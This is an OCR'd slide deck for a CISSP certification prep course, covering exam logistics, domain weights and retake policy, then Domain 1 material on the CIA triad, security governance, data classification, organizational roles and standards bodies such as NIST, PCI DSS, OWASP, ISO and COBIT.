CISSP Certification Exam Introduction

CISSP®


Certified
Information
Systems Security
Professional

Agenda

- Instructor Introduction
- Administration
- Course Introduction
- Course Syllabus
- CISSP Exam Objectives
- CISSP Details
- Outside Resources

Administration


- Course Dates:
  - ✓ Thursday Afternoon (i.e. Based on operational requirements)
- Trideum Facilities
  - ✓ Emergency Exits
  - ✓ Restrooms
  - ✓ Breaks
- Course Textbooks
  - ✓ ISC2 CISSP Official Study Guide – 9th Edition
  - ✓ ISC2 CISSP Official Practice Tests – 3rd Edition
- Course Materials
  - ✓ Chapter Presentations / Review Questions
- Textbook & Practice Test Coverage


(ISC)² Official Study Guide
CISSP
(ISC)² Certified Information Systems Security Professional Official Study Guide
(ISC)² Official Practice Tests
CISSP
OFFICIAL (ISC)² PRACTICE TESTS

CISSP Exam Domains

- The ISC^2 CISSP exam covers the following 8 domains:

Domain	Textbook Coverage
Security and Risk Management	Chapters 1 – 4
Asset Security	Chapter 5
Security Architecture and Engineering	Chapter 6 – 10
Communications and Network Security	Chapter 11 – 12
Identity and Access Management	Chapter 13 – 14
Security Assessment and Testing	Chapter 15
Security Operations	Chapter 16 – 19
Software Development Security	Chapter 20 – 21




CISSP Exam Details

- The CISSP Computerized Adaptive Testing (CAT) provides a dynamic scoring method based on exam takers responses
  - As few as 100 questions could be asked during the exam
  - The total number of questions will be based on correct answers given during the exam

Exam Details	Note
Exam Length	3 hours
Questions	100 – 150
Question Format	Multiple choice and advanced innovative items
Passing Grade	700 / 1000
Testing Center	Pearson VUE

Domain	Weight
Security and Risk Management	15%
Asset Security	10%
Security Architecture and Engineering	13%
Communications and Network Security	13%
Identity and Access Management	13%
Security Assessment and Testing	12%
Security Operations	13%
Software Development Security	11%



CISSP Exam Retake Policy


- If you do not pass the CISSP on the first attempt, you can retake the exam
  - ✓ 30 days after the 1st failure
  - ✓ 90 days after the 2nd failure
  - ✓ 180 days after the 3rd failure
  - ✓ You may attempt an (ISC)² exam up to 4 times within12-months

CISSP Requirements

- The CISSP specifies the following requirements before taking the exam:
  - ✓ Five years of work experience in at least two of the eight domains of the CISSP program and must be paid, full-time employment
  - ✓ Volunteer experiences or part-time duties are not acceptable to meet the CISSP experience requirement
  - ✓ Work experience considerations:
    - o Bachelor's degree or four-year equivalent degree waiver
    - o Existing Certifications

CISSP Preparation Resources

- Several online resources are available to prepare for the CISSP:
  - ✓ ISC² Site Resource
    - o https://www.isc2.org/Training/Self-Study-Resources
  - ✓ CyberProtex Apps
    - o https://www.cyberprotex.com
  - ✓ Quizlet
    - o https://quizlet.com
  - ✓ CCCure Quiz Engine
    - o https://cccure.training



38 Terms | ComputerTutors TEACHER

CISSP

NIST SP 800-12 An Introduction to Computer Security: The NIST Handbook	NIST SP 800-88 Guidelines for Media Sanitization	NIST SP 800-60 Guide for Mapping Types of Information and Information Systems...	NIST SP 800-18 "system owner should update the system sec plan when the syste...

503 Terms | buttscl

CISSP

NO: 1... Which of the following issues is... A	NO: 2... Which of the following statements... D	NO: 3... Regarding codes of ethics covered... B	NO: 5... Which of the following is the cor... C

135°F

1,120 Terms | kingk789

CISSP+

Message Handling Services X.400	Directory Services X.500	How does S-HTTP encrypt? S-HTTP encrypts Individual messages.	How does HTTPS encrypt? HTTPS encrypts the entire comm channel using TLS.

ISC2 CISSP Domain #1

Security Governance Through Principles and Policies

CISSP® Certified Information Systems Security Professional

Domain Topics

1.1 Understand and apply concepts of confidentiality, integrity and availability

1.2 Evaluate and apply security governance principles

1.6 Develop, document, and implement security policy, standards, procedures, and guidelines

1.10 Understand and apply threat modeling concepts and methodologies

1.11 Apply risk-based management concepts to the supply chain


Concepts and Definitions

CISSP Essential Definitions – CIA

- Security Principles
  - ✓ Confidentiality
    - ○ Measures taken to protect secrecy of data, objects, or resources
  - ✓ Integrity
    - ○ Protecting the reliability and correctness of data
  - ✓ Availability
    - ○ Authorized subjects are granted timely access to data objects
- Examples of the CIA?
  - ✓ Confidentiality
  - ✓ Integrity
  - ✓ Availability


Confidentiality-Related Definitions

- Privacy
  - ✓ Maintaining confidentiality of personally identifiable information (PII)
- Concealment
  - ✓ Hiding or preventing disclosure through cover, obfuscation, or distraction
  - ✓ “Security through obscurity”
- Sensitivity
  - ✓ Information classification based on importance
- Discretion
  - ✓ Decisions relating to data disclosure



Confidentiality-Related Definitions

- Seclusion
  - ✓ Maintaining data in a location not accessible to unauthorized parties
- Secrecy
  - ✓ Protecting data from unauthorized access
  - ✓ “Need to know”
- Isolation
  - ✓ Separation of data or information
- Criticality
  - ✓ Mission criticalness



Integrity-Related Definitions

- Nonrepudiation
  - ✓ Verification of the origin of a communication or event
  - ✓ Inability to deny that an action or activity was performed
- Accuracy
  - ✓ Being correct and precise
- Truthfulness
  - ✓ Being a true reflection of reality
- Authenticity
  - ✓ Authentic or genuine data
- Validity
  - ✓ Being factually or logically sound

Integrity-Related Definitions

- Comprehensiveness
  - ✓ Being complete in scope; the full inclusion of all needed elements
- Responsibility
  - ✓ Being in charge or having control over something or someone
- Accountability
  - ✓ Being responsible or obligated for actions and results
- Completeness
  - ✓ Having all needed and necessary components or parts

Additional Integrity Concepts

- Several considerations when considering information integrity
  - ✓ Preventing unauthorized subjects from making modifications
    - o Intended
  - ✓ Preventing authorized subjects from making unauthorized modifications
    - o Intended
    - o Unintended
  - ✓ Maintaining the consistency of objects so that their data is a correct
- To maintain integrity of data, information, or systems security controls must be applied to restrict access to data, objects, and resources
    - o Activity logging
    - o Maintaining and validating object integrity while in storage, transport, or processing

Availability Concepts

- Availability of data, information, and systems can be impacted by both intended and unintended events including:
  - ✓ Device failure
  - ✓ Software errors
  - ✓ Environmental issues
    - o Heat
    - o Static
    - o Flooding
    - o Power loss
  - ✓ Technical
    - o DoS attacks
    - o Object destruction
    - o Communication interruptions

Availability-Related Definitions

- Usability
  - ✓ The ease with which a data, information, or systems are understood
- Accessibility
  - ✓ The ability of subjects to interact with a resource
- Timeliness
  - ✓ The level of latency associated with accessing a resource

Additional Security Definitions

- Identification
  - ✓ Claiming to be an identity when attempting to access a secured area or system
- Authentication
  - ✓ Proving identity
- Authorization
  - ✓ Level of resource and object access for a specific identity
- Auditing
  - ✓ Recording of events and activities related to systems and subjects

Additional Security Definitions

- Accountability
  - ✓Log analysis for compliance and violations to hold subjects accountable for their actions
- Due Care
  - ✓Using reasonable care to protect organizational interests
  - ✓"Do Correct"
- Due Diligence
  - ✓Activities needed to maintain due care efforts
  - ✓"Do Detect"


Protection Mechanisms and Defense-In-Depth

Protection Mechanisms

- Layering
  - ✓Another word for "Defense-In-Depth" that deploys multiple security controls
- Abstraction
  - ✓Used to define what types of data an object can contain, functions that can be performed, or capabilities that the object has
  - ✓Also used to classifying objects and assigning roles to subjects
- Data Hiding
  - ✓Intentionally positioning data so that it is not viewable or accessible to an unauthorized subject and is different than "security through obscurity"
- Encryption
  - ✓Art and science of hiding communication from unintended recipients
    - ○ Data at rest
    - ○ Data in transit

Exercise #1


Defense In Depth



What security controls can be used at each layer of the security model to ensure confidentiality, integrity, and availability are adequately addressed?

Security Governance Principles

- Security Governance
  - ✓Practices related to supporting, defining, and directing security efforts
  - ✓Generally aligned with corporate and IT governance
- Security governance can be derived from numerous sources
  - ✓Legislative
  - ✓Regulatory
  - ✓Industry guidelines
  - ✓License requirements
- Although security governance was once considered an IT issue, it now requires all levels of leadership throughout the organization



Security Governance

Strategic Planning (risk tolerance)

Organizational Structure

Roles and Responsibilities

Enterprise Architecture

Policies and Guidance (security budget)

Security Management

Cybersecurity Framework Definition

Select Controls

Allocate Resources

Security Implementation/Operations

Implement and Deploy

Maintenance

Update

Attack Detection

Attack Recovery

Patch

Performance Measurement


Auditing

Generate Feedback

http://www.informit.com/articles/article.aspx?p=2931571

Organizational Plans

- ISC² specifies three type of security management plans
  - ✓ Strategic (~ 5 years)
    - ○ Long-term plan that defines an organization's security purpose and aligns organizational missions and objectives
    - ○ A strategic plan should include a risk assessment
  - ✓ Tactical (~ 1 year)
    - ○ Mid-term plan which provides details on meeting strategic plan goals and includes
      - Project plans, Acquisition plans, Hiring plans
  - ✓ Operational (Monthly / Quarterly)
    - ○ Highly detailed plan based on the strategic and tactical plans that specifies how to accomplish organizational goals
      - ○ Resource allocation
      - ○ Budgetary requirements
      - ○ Staffing assignments



Questions Set #1

Business Strategy vs. Security Functions

- Organizations must properly align resources to ensure effective utilization of personnel, technology, and facilities
- Several steps are required to meet business and security objectives
  - ✓ Development of an effective organizational security plan
  - ✓ Security policy forms the backbone of standards, baselines, guidelines, and procedures
  - ✓ After security documentation is published operational managers and security personnel must implement security management decisions
  - ✓ Leaders and end users comply with organizational security policies

Organizational Processes

- Two high-level processes that support security objectives
  - ✓ Change Management
    - ○ Ensures changes do not result in reduced or compromised security
    - ○ Aids in the roll back of changes to a known good security configuration
    - ○ Utilizes a Change Advisory Board (CAB) to review and manage changes
  - ✓ Data Classification
    - ○ Categorization of data based on secrecy, sensitivity, or security requirement
    - ○ Data is organized as items, objects, or subjects, and grouped into categories based on value, sensitivity, risk, vulnerability, power, privilege, possible levels of loss or damage, or need to know
    - ○ Data classification is composed of two classification schemes
      - Government / Military
      - Commercial Business / Private

Commercial Business / Private Data Classification

- Confidential / Proprietary
  - ✓ Highest level of classification
  - ✓ Used for extremely sensitive data and is for organizational use only
  - ✓ Disclosure of confidential data will result in a significant negative impact for an organization
- Private Information
  - ✓ Data of a private or personal nature and intended for internal use only
  - ✓ Disclosure of private information results in significant negative impact for an organization
- Sensitive
  - ✓ Data that is more classified than public data
  - ✓ Disclosure of sensitive data could result in a negative impact to an organization
- Public
  - ✓ Lowest level of classification
  - ✓ Any data not qualifying as sensitive data
  - ✓ Disclosure of public data does not result in a negative impact to an organization

Questions Set #2

Organizational Roles and Responsibilities

- Security Professional
  - ✓Trained and experienced network, systems, and security engineer responsible for following senior management directives
- User
  - ✓Any person who has access to a secured system
  - ✓Users are responsible for understanding and upholding the security policy of an organization
- Auditor
  - ✓Personnel responsible for reviewing and verifying proper implemented of security policy
  - ✓Produces compliance and effectiveness reports that are reviewed by the senior

Organizational Roles and Responsibilities

- Senior Manager
  - ✓The person ultimately responsible for organizational security and asset protection
- Data Owner
  - ✓Personnel responsible for data classification
  - ✓Generally a high-level manager, but usually delegated to a custodian
- Data Custodian
  - ✓Responsible for data protection tasks specified by security policy and senior management such as performing and testing backups, validating data integrity, deploying security solutions, and managing data storage based on classification

Security Standards

- Security standards come from multiple sources:
  - ✓ Federal Law
  - ✓ International Standards
  - ✓ Industry Standards
  - ✓ Product Guidelines
- Organizations that have help to build security standards and guidelines:
  - ✓ International Organization for Standardization
  - ✓ North American Reliability Corporation
  - ✓ National Institute of Standards and Technology
  - ✓ Payment Card Industry Data Security Standard
  - ✓ Open Web Application Security Project

Security Standards Organizations

North American Reliability Corporation

- NERC produces standards focused on power grid security
- NERC produces "Critical Infrastructure Protection" (CIP) documentation which sets forth standards relative to system security
- NERC also responsible for the development of NERC Cybersecurity Standards (NSS)

NERC
NORTH AMERICAN ELECTRIC
RELIABILITY CORPORATION

https://www.nerc.com/pa/Stand/Pages/default.aspx

National Institute for Standards and Technology

- Under the Computer Security Division, NIST "provides standards and technology to protect information systems against threats to the confidentiality, integrity, and availability of information and services"*
- NIST supports several projects that assist the cybersecurity community including:
  - ✓ Special Publications
  - ✓ National Vulnerability Database (NVD)
  - ✓ Information Security Automation Program (ISAP)

NIST

http://www.nist.gov/itl/csd

ISA/IEC-62443

- The International Society of Automation has established a knowledge-based certificate program to develop a more cybersecurity focused workforce
- ISA/IEC-62443 certificates include:
  - ✓ Cybersecurity Fundamentals Specialist
  - ✓ Cybersecurity Risk Assessment Specialist
  - ✓ Cybersecurity Design Specialist
  - ✓ Cybersecurity Maintenance Specialist

https://www.isa.org/training-and-certifications/isa-certification


Payment Card Industry Data Security Standard

- PCI DSS is a standard that is proscribed and implemented by the PCI Security Standards Council
- PCI DSS requires vulnerability scanning and assessments including:
  - ✓ Internal / External Vulnerability Scans
  - ✓ Scans either quarterly or after system changes
  - ✓ Only Approved Scanning Vendors (ASV) can conduct scans
  - ✓ Remediation of critical vulnerabilities and confirmation scan

PCI DSS COMPLIANT

Open Web Application Security Project Top 10

- “The OWASP Top 10 Privacy Risks Project provides a top 10 list for privacy risks in web applications and related countermeasures” and is updated every 3 to 4 years
- The OWASP Top 10 cover technological and organizational considerations



2017

A01:2017-Injection
A02:2017-Broken Authentication
A03:2017-Sensitive Data Exposure
A04:2017-XML External Entities (XXE)
A05:2017-Broken Access Control
A06:2017-Security Misconfiguration
A07:2017-Cross-Site Scripting (XSS)
A08:2017-Insecure Deserialization
A09:2017-Using Components with Known Vulnerabilities
A10:2017-Insufficient Logging & Monitoring

2021

A01:2021-Broken Access Control
A02:2021-Cryptographic Failures
A03:2021-Injection
(New) A04:2021-Insecure Design
A05:2021-Security Misconfiguration
A06:2021-Vulnerable and Outdated Components
A07:2021-Identification and Authentication Failures
(New) A08:2021-Software and Data Integrity Failures
A09:2021-Security Logging and Monitoring Failures*
(New) A10:2021-Server-Side Request Forgery (SSRF)*

* From the Survey

https://www.owasp.org/index.php/OWASP_Top_10_Privacy_Risks_Project

Questions Set #3

Security Frameworks

International Organization for Standardization

- The International Organization for Standardization establishes standards across multiple industries and developed the Open Systems Interconnection (OSI) model in 1984
- ISO/IEC 27001:2013
  - ✓ Information Technology – Security Techniques – Information Security Management Systems – Requirements
- ISO 27002
  - ✓ Information technology - Security techniques - Code of practice for information security controls

https://www.iso.org/ics/03.100.70/x/

COBIT

- The Control Objectives for Information and Related Technology (COBIT) is a standardized best practice for IT security and is produced by the Information Systems Audit and Control Association (ISACA)
  - ✓ Recommends goals and requirements for security controls and encourages mapping of IT security ideals to business objectives
  - ✓ COBIT 5 is based on five key principles for governance and management of enterprise IT:
    - o Meeting Stakeholder Needs
    - o Covering the Enterprise End-to-End
    - o Applying a Single, Integrated Framework
    - o Enabling a Holistic Approach
    - o Separating Governance From Management

COBIT® 5 AN ISACA® FRAMEWORK

https://www.isaca.org/resources/cobit


NIST Security Control Frameworks

- NIST provides security related guidance through the Computer Security Resource Center (CSRC)
- Examples of security control guidance includes:
  - NIST SP 800-53 Rev 4/5 (Final/Draft)
    - ✓ Security and Privacy Controls for Information Systems and Organizations
  - NIST SP 800-171
    - ✓ Protecting Unclassified Information in Nonfederal Information Systems and Organizations

ID	FAMILY	ID	FAMILY
AC	Access Control	MP	Media Protection
AT	Awareness and Training	PA	Privacy Authorization
AU	Audit and Accountability	PE	Physical and Environmental Protection
CA	Assessment, Authorization, and Monitoring	PL	Planning
CM	Configuration Management	PM	Program Management
CP	Contingency Planning	PS	Personnel Security
IA	Identification and Authentication	RA	Risk Assessment
IP	Individual Participation	SA	System and Services Acquisition
IR	Incident Response	SC	System and Communications Protection
MA	Maintenance	SI	System and Information Integrity

DHS Cyber Security Evaluation Tool

- The DHS CSET Tool provides a systematic, disciplined, and repeatable approach for evaluating an organization's security posture
- CSET is a desktop software tool that guides asset owners and operators through a step-by-step process to evaluate industrial control system (ICS) and information technology (IT) network security practices
- Users can evaluate their own cybersecurity stance using many recognized government and industry standards and recommendations.



Cybersecurity Standard Selection

Select a standard from the list below to define the questions you will answer during the assessment. Standards in bold text are recommended based on your demographic information.

# of Requirements: 0

Search: □

Sort By: Recommended

- □ **CNSSI No. 1253 Baseline V2 March 27, 2014** ***(Recommended)*** — *DoDI and CNSSI* — Details ▾
- □ **Critical Security Controls Version 6** ***(Recommended)*** — *Chemical, Oil, and Natural Gas* — Details ▾
- □ **DoD Instruction 8500.2** ***(Recommended)*** — *DoDI and CNSSI* — Details ▾
- □ **DoD Instruction 8510.01** ***(Recommended)*** — *DoDI and CNSSI* — Details ▾
- □ **NIST SP800-161 Supply Chain Risk Management** ***(Recommended)*** — *Supply Chain* — Details ▾
- □ **NIST Special Publication 800-171** ***(Recommended)*** — *General* — Details ▾
- □ Catalog of Recommendations Rev 7 — *General* — Details ▾


https://github.com/cisagov/cset/releases

Questions Set #4

Security Policy, Standards, Procedures, and Guidelines


Security Policy

- What is a security policy and baseline?
  - ✓ Security Policy
    - o Defines the scope of security needed by an organization and identifies assets and the necessary security of each
    - o There are different kinds of security policies and depend on organizational objectives
      - ▪ Top-Down Security Policy
      - ▪ Bottom-Up Security Policy
  - ✓ Security Baseline
    - o A minimum level of security that a system must meet
    - o More operationally focused than a standard




Security Documentation


- What do organizations need to do to inform their personnel and supporting vendors about security policies?
